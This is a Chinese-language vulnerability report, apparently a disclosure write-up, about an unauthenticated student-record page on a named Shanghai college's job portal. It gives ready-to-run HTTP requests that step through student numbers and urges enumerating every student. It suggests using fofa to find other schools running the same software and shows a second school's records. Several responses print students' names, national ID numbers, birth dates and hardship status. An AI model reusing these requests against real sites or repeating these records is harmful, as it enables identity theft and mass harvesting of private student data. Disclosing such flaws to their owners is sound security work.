

# 上海工商职业技术学院存在接口未授权

## 1、漏洞地址

<https://42.247.5.66>

<https://job.sicp.edu.cn/Login.aspx>



存在多处接口未授权，未登录状态下位置获取学生敏感信息

漏洞详情：

`manage/StudentInfoEdit.aspx?Xsxh=202001601`

学号可以通过google去搜索

```
1 GET /manage/StudentInfoEdit.aspx?Xsxh=202001601 HTTP/1.1
2 Host: job.sicp.edu.cn
3 Cookie: ASP.NET_SessionId=33xqcq5ugzxy52j0v00jqk3y; _d_id=
399a418cd47cc7e44c0929ca782e37
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/128.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Priority: u=0, i
18 Connection: close
19
20
```

美化RawHex页面渲染

基本信息学习情况获奖实践经历自评推荐表

基本信息

姓名\*

性别\*

身份证\*

民族\*

健康状态

身高

困难情况\*

生源地

学号\*

考生号

出生日期\*

政治面貌\*

培养方式\*

薛晓

--请选择--

230882200101031920

汉族

健康

165

非困难生

黑龙江省

202001601

20230800011263

2001-01-03

共青团员

非定向

佳木斯市

请求包中没有cookie等认证字段，直接获取学生敏感信息，包含身份证号，学号、姓名

```
1 GET /manage/StudentInfoEdit.aspx?Xsxh=202001602 HTTP/1.1
2 Host: job.sicp.edu.cn
3 Cookie: ASP.NET_SessionId=33xqcq5ugzxy52j0v00jqk3y; _d_id=
399a418cd47cc7e44c0929ca782e37
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/128.0.0.0 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate
16 Accept-Language: zh-CN,zh;q=0.9
17 Priority: u=0, i
18 Connection: close
19
20
```

美化RawHex页面渲染

基本信息学习情况获奖实践经历自评推荐表

基本信息

姓名\*

性别\*

身份证\*

民族\*

健康状态

身高

困难情况\*

生源地

学号\*

考生号

出生日期\*

政治面貌\*

培养方式\*

袁艺晴

--请选择--

230521200205083320

汉族

健康

159

家庭困难

黑龙江省

202001602

20230800011434

2002-05-08

共青团员

非定向

双鸭山市

请求

美化RawHex

GET /manage/StudentInfoEdit.aspx?Xsxh=202001610 HTTP/1.1

Host: job.sicp.edu.cn

Cookie: ASP.NET\_SessionId=33xqcq5ugzxy52j0v00jqk3y; \_d\_id=399a418cd47cc7e44c0929ca782e37

Cache-Control: max-age=0

Sec-Ch-Ua: "Chromium";v="128", "Not;A=Brand";v="24", "Google Chrome";v="128"

Sec-Ch-Ua-Mobile: ?0

Sec-Ch-Ua-Platform: "Windows"

Upgrade-Insecure-Requests: 1

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

Sec-Fetch-Site: none

Sec-Fetch-Mode: navigate

Sec-Fetch-User: ?1

Sec-Fetch-Dest: document

Accept-Encoding: gzip, deflate

Accept-Language: zh-CN,zh;q=0.9

Priority: u=0, i

Connection: close

响应

美化RawHex页面渲染

基本信息

学习情况

获奖实践

经历自评

推荐表

基本信息

姓名\* 孙旭

学号\* 202001610

性别\* --请选择--

考生号 20231031080005

身份证\* 231024200301166970

出生日期\* 2003-01-16

民族\* 汉族

政治面貌\* 共青团员

健康状况 健康

身高 185

体重 68

困难情况\* 非困难生

培养方式\* 非定向

生源地 黑龙江省

牡丹江市

可以通过学号遍历，理论可以获取学校所有学生敏感信息

通过该系统，可以去找供应商得信息，或许可以批量测试漏洞

← → ↺ job.sicp.edu.cn

☆ 🔍 🏠 📁 📶 📶 📶

📁 打点

经验之谈

★ 招聘

📰 新闻

⚡ 快捷通道

📢 公告

公共下载

我旅教育代表团赴加拿大三所高校进行考察

发布日期: 2013-08-09

为了进一步推进我院教育国际化进程,2013年5月16日至23日,在朱莉莉副院长的带领下,由外语系副主任杨明娟、珠宝艺术系副

[查看详情]

我旅学生赴马来西亚留学欢送会

发布日期: 2013-08-09

2013年4月28日下午,副院长陈廷雨,副院长朱莉莉、院办主任黄震麟与应用外语系相关领导以及外语系学生参加了我校赴马来西亚

[查看详情]

对外交流与继续教育工作会议顺利召开

发布日期: 2013-08-09

3月29日上午,院长周蕊,副院长朱莉莉、院办主任黄震麟与应用外语系相关领导参加了我校学生赴日留学欢送会。

[查看详情]

更多

大学生就业 站式服务系统

学生登录 单位登录

学生指导手册 用人单位指导手册

招聘信息

MORE

实习信息


MORE

版权所有©上海工商职业技术学院就业指导办公室 电话:021-59587361\*803、804、805 传真:021-59587361\*809 E\_mail:shxqpy@126.com

技术支持: 上海甲鼎信息技术有限公司 建议: 使用IE8以上浏览器

存在软件著作，可以去fofa搜索





基本信息 学习情况 获奖实践 经历自评 推荐意见

基本信息

姓名\* 欧康 学号\* 1612440304

性别\* 女 考生号 16532401150532

身份证\* 530424199710020629 出生日期\* 1997-10-02

民族\* 汉族 政治面貌\* 中共党员

困难情况\* 非困难生 培养方式\* 非定向

生源地 云南省 玉溪市 华宁县

52贫困县\* 否 建档立卡\* 否

落户地址: 户口未迁入

学习形式: 全日制

学校信息

学院\* 光电信息与计算机工程学院 学历\* 本科

入学年份\* 2016 年 09 月 学制\* 4年

专业名称\* 电子信息工程(08070100) 第二专业 --请选择--

上海商学院

jiuye.sbs.edu.cn



基本信息 学习情况 获奖实践 经历自评 推荐意见

基本信息

姓名\* 邓云景 学号\* 15601040104

性别\* 女 考生号 15520115150606

身份证 520102199701311620 生日 1997-01-31

民族\* 汉族 政治面貌\* 共青团员

身体状况 个人主页

身高 体重

困难情况\* 非困难生 培养方式\* 非定向

生源地 --请选择省份--

--请选择城市--

